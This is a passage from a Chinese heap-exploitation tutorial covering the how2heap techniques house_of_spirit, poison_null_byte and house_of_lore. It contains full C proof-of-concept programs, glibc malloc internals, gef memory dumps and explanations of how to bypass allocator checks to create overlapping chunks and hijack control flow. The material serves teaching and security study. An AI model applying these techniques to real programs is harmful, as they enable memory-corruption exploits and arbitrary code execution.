当 `NON_MAIN_ARENA` 为零时返回 main arena：

```
/* find the heap and corresponding arena for a given ptr */

#define heap_for_ptr(ptr) \
  ((heap_info *) ((unsigned long) (ptr) & ~(HEAP_MAX_SIZE - 1)))
#define arena_for_chunk(ptr) \
  (chunk_non_main_arena (ptr) ? heap_for_ptr (ptr)->ar_ptr : &ma
in_arena)
```

这样，程序就顺利地进入了 `_int_free` 函数：

```
static void
_int_free (mstate av, mchunkptr p, int have_lock)
{
  INTERNAL_SIZE_T size;        /* its size */
  mfastbinptr *fb;             /* associated fastbin */

  [...]
  size = chunksize (p);

  [...]
  /*
    If eligible, place chunk on a fastbin so it can be found
    and used quickly in malloc.
  */

  if ((unsigned long)(size) <= (unsigned long)(get_max_fast ())

#if TRIM_FASTBINS
      /*
    If TRIM_FASTBINS set, don't place chunks
    bordering top into fastbins
```

```
      */
      && (chunk_at_offset(p, size) != av->top)
#endif
      ) {

    if (__builtin_expect (chunk_at_offset (p, size)->size <= 2 *
 SIZE_SZ, 0)
    || __builtin_expect (chunksize (chunk_at_offset (p, size))
                 >= av->system_mem, 0))
      {
        [...]
        errstr = "free(): invalid next size (fast)";
        goto errout;
      }

    [...]
    set_fastchunks(av);
    unsigned int idx = fastbin_index(size);
    fb = &fastbin (av, idx);

    /* Atomically link P to its fastbin: P->FD = *FB; *FB = P;
*/
    mchunkptr old = *fb, old2;
    [...]
    do
      {
    [...]
    p->fd = old2 = old;
      }
    while ((old = catomic_compare_and_exchange_val_rel (fb, p, o
ld2)) != old2);
```

其中下面的宏函数用于获得 next chunk：

```
/* Treat space at ptr + offset as a chunk */
#define chunk_at_offset(p, s)  ((mchunkptr) (((char *) (p)) + (s
)))
```

然后修改指针 a 指向 (fake chunk 1 + 0x10) 的位置，即上面提到的 `mem` 。然后将其传递给 free 函数，这时程序就会误以为这是一块真的 chunk，然后将其释放并加入到 fastbin 中。

```
gef➤  x/gx &a
0x7fffffffdca0:    0x00007fffffffdcc0
gef➤  x/10gx &fake_chunks
0x7fffffffdcb0:    0x0000000000000000    0x0000000000000020  <--
 fake chunk 1 [be freed]
0x7fffffffdcc0:    0x0000000000000000    0x0000000000000000
0x7fffffffdcd0:    0x0000000000000001    0x0000000000001234  <--
 fake chunk 2
0x7fffffffdce0:    0x4141414141414141    0x0000000000000000
0x7fffffffdcf0:    0x0000000000400820    0x00000000004005b0
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x7fffffffdcc0, size=0
x20, flags=)
```

这时如果我们 malloc 一个对应大小的 fast chunk，程序将从 fastbins 中分配出这块被释放的 chunk。

```
gef➤  x/10gx &fake_chunks
0x7fffffffdcb0:    0x0000000000000000    0x0000000000000020  <--
 new chunk
0x7fffffffdcc0:    0x4242424242424242    0x0000000000000000
0x7fffffffdcd0:    0x0000000000000001    0x0000000000001234  <--
 fake chunk 2
0x7fffffffdce0:    0x4141414141414141    0x0000000000000000
0x7fffffffdcf0:    0x0000000000400820    0x00000000004005b0
gef➤  x/gx &b
0x7fffffffdca8:    0x00007fffffffdcc0
```

所以 house-of-spirit 的主要目的是，当我们伪造的 fake chunk 内部存在不可控区域时，运用这一技术可以将这片区域变成可控的。上面为了方便观察，在 fake chunk 里填充一些字母，但在现实中这些位置很可能是不可控的，而 house-of-spirit 也正是以此为目的而出现的。

该技术的缺点也是需要对栈地址进行泄漏，否则无法正确覆盖需要释放的堆指针，且在构造数据时，需要满足对齐的要求等。

加上内存检测参数重新编译，可以看到问题所在，即尝试 free 一块不是由 malloc 分配的 chunk：

```
$ gcc -fsanitize=address -g house_of_spirit.c
$ ./a.out
We will overwrite a pointer to point to a fake 'fastbin' region.
 This region contains two chunks.
The first one:  0x7fffa61d6c00
The second one: 0x7fffa61d6c20
Overwritting our pointer with the address of the fake region ins
ide the fake first chunk, 0x7fffa61d6c00.
Freeing the overwritten pointer.
================================================================
=
==5282==ERROR: AddressSanitizer: attempting free on address whic
h was not malloc()-ed: 0x7fffa61d6c10 in thread T0
    #0 0x7fc4c3a332ca in __interceptor_free (/usr/lib/x86_64-lin
ux-gnu/libasan.so.2+0x982ca)
    #1 0x400cab in main /home/firmyy/how2heap/house_of_spirit.c:
24
    #2 0x7fc4c35f182f in __libc_start_main (/lib/x86_64-linux-gn
u/libc.so.6+0x2082f)
    #3 0x4009b8 in _start (/home/firmyy/how2heap/a.out+0x4009b8)
```

参考资料

- how2heap
- Heap Exploitation
- <>

3.1.7 Linux 堆利用（中）

下载文件

how2heap

poison_null_byte

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <malloc.h>

int main() {
    uint8_t *a, *b, *c, *b1, *b2, *d;

    a = (uint8_t*) malloc(0x10);
    int real_a_size = malloc_usable_size(a);
    fprintf(stderr, "We allocate 0x10 bytes for 'a': %p\n", a);
    fprintf(stderr, "'real' size of 'a': %#x\n", real_a_size);

    b = (uint8_t*) malloc(0x100);
    c = (uint8_t*) malloc(0x80);
    fprintf(stderr, "b: %p\n", b);
    fprintf(stderr, "c: %p\n", c);

    uint64_t* b_size_ptr = (uint64_t*)(b - 0x8);
    *(size_t*)(b+0xf0) = 0x100;
    fprintf(stderr, "b.size: %#lx ((0x100 + 0x10) | prev_in_use)
```

```
\n\n", *b_size_ptr);

    // deal with tcache
    // int *k[10], i;
    // for (i = 0; i < 7; i++) {
    //     k[i] = malloc(0x100);
    // }
    // for (i = 0; i < 7; i++) {
    //     free(k[i]);
    // }
    free(b);
    uint64_t* c_prev_size_ptr = ((uint64_t*)c) - 2;
    fprintf(stderr, "After free(b), c.prev_size: %#lx\n", *c_pre
v_size_ptr);

    a[real_a_size] = 0; // <--- THIS IS THE "EXPLOITED BUG"
    fprintf(stderr, "We overflow 'a' with a single null byte int
o the metadata of 'b'\n");
    fprintf(stderr, "b.size: %#lx\n\n", *b_size_ptr);

    fprintf(stderr, "Pass the check: chunksize(P) == %#lx == %#l
x == prev_size (next_chunk(P))\n", *((size_t*)(b-0x8)), *(size_t
*)(b-0x10 + *((size_t*)(b-0x8))));
    b1 = malloc(0x80);
    memset(b1, 'A', 0x80);
    fprintf(stderr, "We malloc 'b1': %p\n", b1);
    fprintf(stderr, "c.prev_size: %#lx\n", *c_prev_size_ptr);
    fprintf(stderr, "fake c.prev_size: %#lx\n\n", *(((uint64_t*)
c)-4));

    b2 = malloc(0x40);
    memset(b2, 'A', 0x40);
    fprintf(stderr, "We malloc 'b2', our 'victim' chunk: %p\n",
b2);

    // deal with tcache
    // for (i = 0; i < 7; i++) {
    //     k[i] = malloc(0x80);
    // }
    // for (i = 0; i < 7; i++) {
```

```
    //      free(k[i]);
    // }
    free(b1);
    free(c);
    fprintf(stderr, "Now we free 'b1' and 'c', this will consoli
date the chunks 'b1' and 'c' (forgetting about 'b2').\n");

    d = malloc(0x110);
    fprintf(stderr, "Finally, we allocate 'd', overlapping 'b2':
 %p\n\n", d);

    fprintf(stderr, "b2 content:%s\n", b2);
    memset(d, 'B', 0xb0);
    fprintf(stderr, "New b2 content:%s\n", b2);
}
```

```
$ gcc -g poison_null_byte.c
$ ./a.out
We allocate 0x10 bytes for 'a': 0xabb010
'real' size of 'a': 0x18
b: 0xabb030
c: 0xabb140
b.size: 0x111 ((0x100 + 0x10) | prev_in_use)

After free(b), c.prev_size: 0x110
We overflow 'a' with a single null byte into the metadata of 'b'
b.size: 0x100

Pass the check: chunksize(P) == 0x100 == 0x100 == prev_size (nex
t_chunk(P))
We malloc 'b1': 0xabb030
c.prev_size: 0x110
fake c.prev_size: 0x70

We malloc 'b2', our 'victim' chunk: 0xabb0c0
Now we free 'b1' and 'c', this will consolidate the chunks 'b1'
and 'c' (forgetting about 'b2').
Finally, we allocate 'd', overlapping 'b2': 0xabb030

b2 content:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA
New b2 content:BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
```

该技术适用的场景需要某个 malloc 的内存区域存在一个单字节溢出漏洞。通过溢出下一个 chunk 的 size 字段，攻击者能够在堆中创造出重叠的内存块，从而达到改写其他数据的目的。再结合其他的利用方式，同样能够获得程序的控制权。

对于单字节溢出的利用有下面几种：

- 扩展被释放块：当溢出块的下一块为被释放块且处于 unsorted bin 中，则通过溢出一个字节来将其大小扩大，下次取得次块时就意味着其后的块将被覆盖而造成进一步的溢出

```
  0x100   0x100    0x80
|-------|-------|-------|
|   A   |   B   |   C   |   初始状态
|-------|-------|-------|
|   A   |   B   |   C   |   释放 B
|-------|-------|-------|
|   A   |   B   |   C   |   溢出 B 的 size 为 0x180
|-------|-------|-------|
|   A   |   B   |   C   |   malloc(0x180-8)
|-------|-------|-------|   C 块被覆盖
        |<--实际得到的块->|
```

- 扩展已分配块：当溢出块的下一块为使用中的块，则需要合理控制溢出的字节，使其被释放时的合并操作能够顺利进行，例如直接加上下一块的大小使其完全被覆盖。下一次分配对应大小时，即可取得已经被扩大的块，并造成进一步溢出

```
  0x100   0x100    0x80
|-------|-------|-------|
|   A   |   B   |   C   |   初始状态
|-------|-------|-------|
|   A   |   B   |   C   |   溢出 B 的 size 为 0x180
|-------|-------|-------|
|   A   |   B   |   C   |   释放 B
|-------|-------|-------|
|   A   |   B   |   C   |   malloc(0x180-8)
|-------|-------|-------|   C 块被覆盖
        |<--实际得到的块->|
```

- 收缩被释放块：此情况针对溢出的字节只能为 0 的时候，也就是本节所说的 poison-null-byte，此时将下一个被释放的块大小缩小，如此一来在之后分裂此块时将无法正确更新后一块的 prev_size 字段，导致释放时出现重叠的堆块

```
  0x100     0x210     0x80
|-------|---------------|-------|
|   A   |       B       |   C   |   初始状态
|-------|---------------|-------|
|   A   |       B       |   C   |   释放 B
|-------|---------------|-------|
|   A   |       B       |   C   |   溢出 B 的 size 为 0x200
|-------|---------------|-------|   之后的 malloc 操作没有更新 C 的
 prev_size
        0x100  0x80
|-------|------|-----|--|-------|
|   A   |  B1  | B2  |  |   C   |   malloc(0x180-8), malloc(0x80
-8)
|-------|------|-----|--|-------|
|   A   |  B1  | B2  |  |   C   |   释放 B1
|-------|------|-----|--|-------|
|   A   |  B1  | B2  |  |   C   |   释放 C，C 将与 B1 合并
|-------|------|-----|--|-------|
|   A   |  B1  | B2  |  |   C   |   malloc(0x180-8)
|-------|------|-----|--|-------|   B2 将被覆盖
        |<实际得到的块>|
```

- house of einherjar：也是溢出字节只能为 0 的情况，当它是更新溢出块下一块的 prev_size 字段，使其在被释放时能够找到之前一个合法的被释放块并与其合并，造成堆块重叠

```
  0x100   0x100   0x101
|-------|-------|-------|
|   A   |   B   |   C   |   初始状态
|-------|-------|-------|
|   A   |   B   |   C   |   释放 A
|-------|-------|-------|
|   A   |   B   |   C   |   溢出 B，覆盖 C 块的 size 为 0x200，并使
其 prev_size 为 0x200
|-------|-------|-------|
|   A   |   B   |   C   |   释放 C
|-------|-------|-------|
|   A   |   B   |   C   |   C 将与 A 合并
|-------|-------|-------|   B 块被重叠
|<-----实际得到的块------>|
```

首先分配三个 chunk，第一个 chunk 类型无所谓，但后两个不能是 fast chunk，因为 fast chunk 在释放后不会被合并。这里 chunk a 用于制造单字节溢出，去覆盖 chunk b 的第一个字节，chunk c 的作用是帮助伪造 fake chunk。

首先是溢出，那么就需要知道一个堆块实际可用的内存大小（因为空间复用，可能会比分配时要大一点），用于获得该大小的函数 `malloc_usable_size` 如下：

```
/*
   ------------------------- malloc_usable_size ----------------
---------
 */
static size_t
musable (void *mem)
{
  mchunkptr p;
  if (mem != 0)
    {
      p = mem2chunk (mem);

      [...]
      if (chunk_is_mmapped (p))
        return chunksize (p) - 2 * SIZE_SZ;
      else if (inuse (p))
        return chunksize (p) - SIZE_SZ;
    }
  return 0;
}
```

```
/* check for mmap()'ed chunk */
#define chunk_is_mmapped(p) ((p)->size & IS_MMAPPED)
/* extract p's inuse bit */
#define inuse(p)                                                 \
  ((((mchunkptr) (((char *) (p)) + ((p)->size & ~SIZE_BITS)))->s
ize) & PREV_INUSE)
/* Get size, ignoring use bits */
#define chunksize(p)         ((p)->size & ~(SIZE_BITS))
```

所以 `real_a_size = chunksize(a) - 0x8 == 0x18` 。另外需要注意的是程序是通过 next chunk 的 `PREV_INUSE` 标志来判断某 chunk 是否被使用的。

为了在修改 chunk b 的 size 字段后，依然能通过 unlink 的检查，我们需要伪造一个 c.prev_size 字段，字段的大小是很好计算的，即 `0x100 == (0x111 & 0xff00)` ，正好是 NULL 字节溢出后的值。然后把 chunk b 释放掉，chunk b 随后被放到 unsorted bin 中，大小是 0x110。此时的堆布局如下：

```
gef➤  x/42gx a-0x10
0x603000:	0x0000000000000000	0x0000000000000021  <-- chunk
 a
0x603010:	0x0000000000000000	0x0000000000000000
0x603020:	0x0000000000000000	0x0000000000000111  <-- chunk
 b [be freed]
0x603030:	0x00007ffff7dd1b78	0x00007ffff7dd1b78	<-- f
d, bk pointer
0x603040:	0x0000000000000000	0x0000000000000000
0x603050:	0x0000000000000000	0x0000000000000000
0x603060:	0x0000000000000000	0x0000000000000000
0x603070:	0x0000000000000000	0x0000000000000000
0x603080:	0x0000000000000000	0x0000000000000000
0x603090:	0x0000000000000000	0x0000000000000000
0x6030a0:	0x0000000000000000	0x0000000000000000
0x6030b0:	0x0000000000000000	0x0000000000000000
0x6030c0:	0x0000000000000000	0x0000000000000000
0x6030d0:	0x0000000000000000	0x0000000000000000
0x6030e0:	0x0000000000000000	0x0000000000000000
0x6030f0:	0x0000000000000000	0x0000000000000000
0x603100:	0x0000000000000000	0x0000000000000000
0x603110:	0x0000000000000000	0x0000000000000000
0x603120:	0x0000000000000100	0x0000000000000000	<-- f
ake c.prev_size
0x603130:	0x0000000000000110	0x0000000000000090  <-- chunk
 c
0x603140:	0x0000000000000000	0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x603020, bk=0x603020
 →   Chunk(addr=0x603030, size=0x110, flags=PREV_INUSE)
```

最关键的一步，通过溢出漏洞覆写 chunk b 的数据：

```
gef➤  x/42gx a-0x10
0x603000:	0x0000000000000000	0x0000000000000021  <-- chunk
 a
0x603010:	0x0000000000000000	0x0000000000000000
0x603020:	0x0000000000000000	0x0000000000000100  <-- chunk
 b [be freed]
0x603030:	0x00007ffff7dd1b78	0x00007ffff7dd1b78	<-- f
d, bk pointer
0x603040:	0x0000000000000000	0x0000000000000000
0x603050:	0x0000000000000000	0x0000000000000000
0x603060:	0x0000000000000000	0x0000000000000000
0x603070:	0x0000000000000000	0x0000000000000000
0x603080:	0x0000000000000000	0x0000000000000000
0x603090:	0x0000000000000000	0x0000000000000000
0x6030a0:	0x0000000000000000	0x0000000000000000
0x6030b0:	0x0000000000000000	0x0000000000000000
0x6030c0:	0x0000000000000000	0x0000000000000000
0x6030d0:	0x0000000000000000	0x0000000000000000
0x6030e0:	0x0000000000000000	0x0000000000000000
0x6030f0:	0x0000000000000000	0x0000000000000000
0x603100:	0x0000000000000000	0x0000000000000000
0x603110:	0x0000000000000000	0x0000000000000000
0x603120:	0x0000000000000100	0x0000000000000000	<-- f
ake c.prev_size
0x603130:	0x0000000000000110	0x0000000000000090  <-- chunk
 c
0x603140:	0x0000000000000000	0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x603020, bk=0x603020
 →   Chunk(addr=0x603030, size=0x100, flags=)
```

这时，根据我们上一篇文字中讲到的计算方法：

- `chunksize(P) == *((size_t*)(b-0x8)) & (~ 0x7) == 0x100`
- `prev_size (next_chunk(P)) == *(size_t*)(b-0x10 + 0x100) == 0x100`

可以成功绕过检查。另外 unsorted bin 中的 chunk 大小也变成了 0x100。

接下来随意分配两个 chunk，malloc 会从 unsorted bin 中划出合适大小的内存返回给用户：

```
gef➤  x/42gx a-0x10
0x603000:	0x0000000000000000	0x0000000000000021	<-- chunk
 a
0x603010:	0x0000000000000000	0x0000000000000000
0x603020:	0x0000000000000000	0x0000000000000091	<-- chunk
 b1  <-- fake chunk b
0x603030:	0x4141414141414141	0x4141414141414141
0x603040:	0x4141414141414141	0x4141414141414141
0x603050:	0x4141414141414141	0x4141414141414141
0x603060:	0x4141414141414141	0x4141414141414141
0x603070:	0x4141414141414141	0x4141414141414141
0x603080:	0x4141414141414141	0x4141414141414141
0x603090:	0x4141414141414141	0x4141414141414141
0x6030a0:	0x4141414141414141	0x4141414141414141
0x6030b0:	0x0000000000000000	0x0000000000000051	<-- chunk
 b2  <-- 'victim' chunk
0x6030c0:	0x4141414141414141	0x4141414141414141
0x6030d0:	0x4141414141414141	0x4141414141414141
0x6030e0:	0x4141414141414141	0x4141414141414141
0x6030f0:	0x4141414141414141	0x4141414141414141
0x603100:	0x0000000000000000	0x0000000000000021	<-- unsor
ted bin
0x603110:	0x00007ffff7dd1b78	0x00007ffff7dd1b78	    <-- f
d, bk pointer
0x603120:	0x0000000000000020	0x0000000000000000	    <-- f
ake c.prev_size
0x603130:	0x0000000000000110	0x0000000000000090	<-- chunk
 c
0x603140:	0x0000000000000000	0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x603100, bk=0x603100
 →   Chunk(addr=0x603110, size=0x20, flags=PREV_INUSE)
```

这里有个很有趣的东西，分配堆块后，发生变化的是 fake c.prev_size，而不是 c.prev_size。所以 chunk c 依然认为 chunk b 的地方有一个大小为 0x110 的 free chunk。但其实这片内存已经被分配给了 chunk b1。

接下来是见证奇迹的时刻，我们知道，两个相邻的 small chunk 被释放后会被合并在一起。首先释放 chunk b1，伪造出 fake chunk b 是 free chunk 的样子。然后释放 chunk c，这时程序会发现 chunk c 的前一个 chunk 是一个 free chunk，然后就将它们合并在了一起，并从 unsorted bin 中取出来合并进了 top chunk。可怜的 chunk 2 位于 chunk b1 和 chunk c 之间，被直接无视了，现在 malloc 认为这整块区域都是未分配的，新的 top chunk 指针已经说明了一切。

```
gef➤  x/42gx a-0x10
0x603000:	0x0000000000000000	0x0000000000000021  <-- chunk
 a
0x603010:	0x0000000000000000	0x0000000000000000
0x603020:	0x0000000000000000	0x0000000000020fe1  <-- top c
hunk
0x603030:	0x0000000000603100	0x00007ffff7dd1b78
0x603040:	0x4141414141414141	0x4141414141414141
0x603050:	0x4141414141414141	0x4141414141414141
0x603060:	0x4141414141414141	0x4141414141414141
0x603070:	0x4141414141414141	0x4141414141414141
0x603080:	0x4141414141414141	0x4141414141414141
0x603090:	0x4141414141414141	0x4141414141414141
0x6030a0:	0x4141414141414141	0x4141414141414141
0x6030b0:	0x0000000000000090	0x0000000000000050  <-- chunk
 b2  <-- 'victim' chunk
0x6030c0:	0x4141414141414141	0x4141414141414141
0x6030d0:	0x4141414141414141	0x4141414141414141
0x6030e0:	0x4141414141414141	0x4141414141414141
0x6030f0:	0x4141414141414141	0x4141414141414141
0x603100:	0x0000000000000000	0x0000000000000021  <-- unsor
ted bin
0x603110:	0x00007ffff7dd1b78	0x00007ffff7dd1b78      <-- f
d, bk pointer
0x603120:	0x0000000000000020	0x0000000000000000
0x603130:	0x0000000000000110	0x0000000000000090
0x603140:	0x0000000000000000	0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x603100, bk=0x603100
 →   Chunk(addr=0x603110, size=0x20, flags=PREV_INUSE)
```

chunk 合并的过程如下，首先该 chunk 与前一个 chunk 合并，然后检查下一个 chunk 是否为 top chunk，如果不是，将合并后的 chunk 放回 unsorted bin 中，否则，合并进 top chunk：

```
    /* consolidate backward */
    if (!prev_inuse(p)) {
      prevsize = p->prev_size;
      size += prevsize;
      p = chunk_at_offset(p, -((long) prevsize));
      unlink(av, p, bck, fwd);
    }

    if (nextchunk != av->top) {
    /*
  Place the chunk in unsorted chunk list. Chunks are
  not placed into regular bins until after they have
  been given one chance to be used in malloc.
    */
      [...]
    }

    /*
      If the chunk borders the current high end of memory,
      consolidate into top
    */

    else {
      size += nextsize;
      set_head(p, size | PREV_INUSE);
      av->top = p;
      check_chunk(av, p);
    }
```

接下来，申请一块大空间，大到可以把 chunk b2 包含进来，这样 chunk b2 就完全被我们控制了。

```
gef➤  x/42gx a-0x10
0x603000:	0x0000000000000000	0x0000000000000021  <-- chunk a
0x603010:	0x0000000000000000	0x0000000000000000
0x603020:	0x0000000000000000	0x0000000000000121  <-- chunk d
0x603030:	0x4242424242424242	0x4242424242424242
0x603040:	0x4242424242424242	0x4242424242424242
0x603050:	0x4242424242424242	0x4242424242424242
0x603060:	0x4242424242424242	0x4242424242424242
0x603070:	0x4242424242424242	0x4242424242424242
0x603080:	0x4242424242424242	0x4242424242424242
0x603090:	0x4242424242424242	0x4242424242424242
0x6030a0:	0x4242424242424242	0x4242424242424242
0x6030b0:	0x4242424242424242	0x4242424242424242  <-- chunk b2  <-- 'victim' chunk
0x6030c0:	0x4242424242424242	0x4242424242424242
0x6030d0:	0x4242424242424242	0x4242424242424242
0x6030e0:	0x4141414141414141	0x4141414141414141
0x6030f0:	0x4141414141414141	0x4141414141414141
0x603100:	0x0000000000000000	0x0000000000000021  <-- small bins
0x603110:	0x00007ffff7dd1b88	0x00007ffff7dd1b88      <-- fd, bk pointer
0x603120:	0x0000000000000020	0x0000000000000000
0x603130:	0x0000000000000110	0x0000000000000090
0x603140:	0x0000000000000000	0x0000000000020ec1  <-- top chunk
gef➤  heap bins small
[ Small Bins for arena 'main_arena' ]
[+] small_bins[1]: fw=0x603100, bk=0x603100
 →   Chunk(addr=0x603110, size=0x20, flags=PREV_INUSE)
```

还有个事情值得注意，在分配 chunk d 时，由于在 unsorted bin 中没有找到适合的 chunk，malloc 就将 unsorted bin 中的 chunk 都整理回各自的 bins 中了，这里就是 small bins。

最后，继续看 libc-2.26 上的情况，还是一样的，处理好 tchache 就可以了，把两种大小的 tcache bin 都占满。

heap-buffer-overflow，但不知道为什么，加了内存检测参数后，real size 只能是正常的 0x10 了。

```
$ gcc -fsanitize=address -g poison_null_byte.c
$ ./a.out
We allocate 0x10 bytes for 'a': 0x60200000eff0
'real' size of 'a': 0x10
b: 0x611000009f00
c: 0x60c00000bf80
================================================================
=
==2369==ERROR: AddressSanitizer: heap-buffer-overflow on address
 0x611000009ef8 at pc 0x000000400be0 bp 0x7ffe7826e9a0 sp 0x7ffe
7826e990
READ of size 8 at 0x611000009ef8 thread T0
    #0 0x400bdf in main /home/firmy/how2heap/poison_null_byte.c:
22
    #1 0x7f47d8fe382f in __libc_start_main (/lib/x86_64-linux-gn
u/libc.so.6+0x2082f)
    #2 0x400978 in _start (/home/firmy/how2heap/a.out+0x400978)

0x611000009ef8 is located 8 bytes to the left of 256-byte region
 [0x611000009f00,0x61100000a000)
allocated by thread T0 here:
    #0 0x7f47d9425602 in malloc (/usr/lib/x86_64-linux-gnu/libas
an.so.2+0x98602)
    #1 0x400af1 in main /home/firmy/how2heap/poison_null_byte.c:
15
    #2 0x7f47d8fe382f in __libc_start_main (/lib/x86_64-linux-gn
u/libc.so.6+0x2082f)
```

house_of_lore

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>

void jackpot(){ puts("Nice jump d00d"); exit(0); }
```

```
int main() {
    intptr_t *victim = malloc(0x80);
    memset(victim, 'A', 0x80);
    void *p5 = malloc(0x10);
    memset(p5, 'A', 0x10);
    intptr_t *victim_chunk = victim - 2;
    fprintf(stderr, "Allocated the victim (small) chunk: %p\n",
victim);

    intptr_t* stack_buffer_1[4] = {0};
    intptr_t* stack_buffer_2[3] = {0};
    stack_buffer_1[0] = 0;
    stack_buffer_1[2] = victim_chunk;
    stack_buffer_1[3] = (intptr_t*)stack_buffer_2;
    stack_buffer_2[2] = (intptr_t*)stack_buffer_1;
    fprintf(stderr, "stack_buffer_1: %p\n", (void*)stack_buffer_
1);
    fprintf(stderr, "stack_buffer_2: %p\n\n", (void*)stack_buffe
r_2);

    free((void*)victim);
    fprintf(stderr, "Freeing the victim chunk %p, it will be ins
erted in the unsorted bin\n", victim);
    fprintf(stderr, "victim->fd: %p\n", (void *)victim[0]);
    fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);

    void *p2 = malloc(0x100);
    fprintf(stderr, "Malloc a chunk that can't be handled by the
 unsorted bin, nor the SmallBin: %p\n", p2);
    fprintf(stderr, "The victim chunk %p will be inserted in fro
nt of the SmallBin\n", victim);
    fprintf(stderr, "victim->fd: %p\n", (void *)victim[0]);
    fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);

    victim[1] = (intptr_t)stack_buffer_1;
    fprintf(stderr, "Now emulating a vulnerability that can over
write the victim->bk pointer\n");

    void *p3 = malloc(0x40);
```

```
    char *p4 = malloc(0x80);
    memset(p4, 'A', 0x10);
    fprintf(stderr, "This last malloc should return a chunk at t
he position injected in bin->bk: %p\n", p4);
    fprintf(stderr, "The fd pointer of stack_buffer_2 has change
d: %p\n\n", stack_buffer_2[2]);

    intptr_t sc = (intptr_t)jackpot;
    memcpy((p4+40), &sc, 8);
}
```

```
$ gcc -g house_of_lore.c
$ ./a.out
Allocated the victim (small) chunk: 0x1b2e010
stack_buffer_1: 0x7ffe5c570350
stack_buffer_2: 0x7ffe5c570330

Freeing the victim chunk 0x1b2e010, it will be inserted in the u
nsorted bin
victim->fd: 0x7f239d4c9b78
victim->bk: 0x7f239d4c9b78

Malloc a chunk that can't be handled by the unsorted bin, nor th
e SmallBin: 0x1b2e0c0
The victim chunk 0x1b2e010 will be inserted in front of the Smal
lBin
victim->fd: 0x7f239d4c9bf8
victim->bk: 0x7f239d4c9bf8

Now emulating a vulnerability that can overwrite the victim->bk
pointer
This last malloc should return a chunk at the position injected
in bin->bk: 0x7ffe5c570360
The fd pointer of stack_buffer_2 has changed: 0x7f239d4c9bf8

Nice jump d00d
```

在前面的技术中，我们已经知道怎样去伪造一个 fake chunk，接下来，我们要尝试伪造一条 small bins 链。

首先创建两个 chunk，第一个是我们的 victim chunk，请确保它是一个 small chunk，第二个随意，只是为了确保在 free 时 victim chunk 不会被合并进 top chunk 里。然后，在栈上伪造两个 fake chunk，让 fake chunk 1 的 fd 指向 victim chunk，bk 指向 fake chunk 2；fake chunk 2 的 fd 指向 fake chunk 1，这样一个 small bin 链就差不多了：

```
gef➤  x/26gx victim-2
0x603000:	0x0000000000000000	0x0000000000000091  <-- victim chunk
0x603010:	0x4141414141414141	0x4141414141414141
0x603020:	0x4141414141414141	0x4141414141414141
0x603030:	0x4141414141414141	0x4141414141414141
0x603040:	0x4141414141414141	0x4141414141414141
0x603050:	0x4141414141414141	0x4141414141414141
0x603060:	0x4141414141414141	0x4141414141414141
0x603070:	0x4141414141414141	0x4141414141414141
0x603080:	0x4141414141414141	0x4141414141414141
0x603090:	0x0000000000000000	0x0000000000000021  <-- chunk p5
0x6030a0:	0x4141414141414141	0x4141414141414141
0x6030b0:	0x0000000000000000	0x0000000000020f51  <-- top chunk
0x6030c0:	0x0000000000000000	0x0000000000000000
gef➤  x/10gx &stack_buffer_2
0x7fffffffdc30:	0x0000000000000000	0x0000000000000000  <-- fake chunk 2
0x7fffffffdc40:	0x00007fffffffdc50	0x0000000000400aed  <-- fd->fake chunk 1
0x7fffffffdc50:	0x0000000000000000	0x0000000000000000  <-- fake chunk 1
0x7fffffffdc60:	0x0000000000603000	0x00007fffffffdc30  <-- fd->victim chunk, bk->fake chunk 2
0x7fffffffdc70:	0x00007fffffffdd60	0x7c008088c400bc00
```

molloc 中对于 small bin 链表的检查是这样的：

```
          [...]

          else
            {
              bck = victim->bk;
     if (__glibc_unlikely (bck->fd != victim))
                {
                  errstr = "malloc(): smallbin double linked lis
t corrupted";
                  goto errout;
                }
              set_inuse_bit_at_offset (victim, nb);
              bin->bk = bck;
              bck->fd = bin;

              [...]
```

即检查 bin 中第二块的 bk 指针是否指向第一块，来发现对 small bins 的破坏。为了绕过这个检查，所以才需要同时伪造 bin 中的前 2 个 chunk。

接下来释放掉 victim chunk，它会被放到 unsoted bin 中，且 fd/bk 均指向 unsorted bin 的头部：

```
gef➤  x/26gx victim-2
0x603000:	0x0000000000000000	0x0000000000000091  <-- victi
m chunk [be freed]
0x603010:	0x00007ffff7dd1b78	0x00007ffff7dd1b78      <-- f
d, bk pointer
0x603020:	0x4141414141414141	0x4141414141414141
0x603030:	0x4141414141414141	0x4141414141414141
0x603040:	0x4141414141414141	0x4141414141414141
0x603050:	0x4141414141414141	0x4141414141414141
0x603060:	0x4141414141414141	0x4141414141414141
0x603070:	0x4141414141414141	0x4141414141414141
0x603080:	0x4141414141414141	0x4141414141414141
0x603090:	0x0000000000000090	0x0000000000000020  <-- chunk
 p5
0x6030a0:	0x4141414141414141	0x4141414141414141
0x6030b0:	0x0000000000000000	0x0000000000020f51  <-- top c
hunk
0x6030c0:	0x0000000000000000	0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x603000, bk=0x603000
 →   Chunk(addr=0x603010, size=0x90, flags=PREV_INUSE)
```

这时，申请一块大的 chunk，只需要大到让 malloc 在 unsorted bin 中找不到合适的就可以了。这样原本在 unsorted bin 中的 chunk，会被整理回各自的所属的 bins 中，这里就是 small bins：

```
gef➤  heap bins small
[ Small Bins for arena 'main_arena' ]
[+] small_bins[8]: fw=0x603000, bk=0x603000
 →   Chunk(addr=0x603010, size=0x90, flags=PREV_INUSE)
```

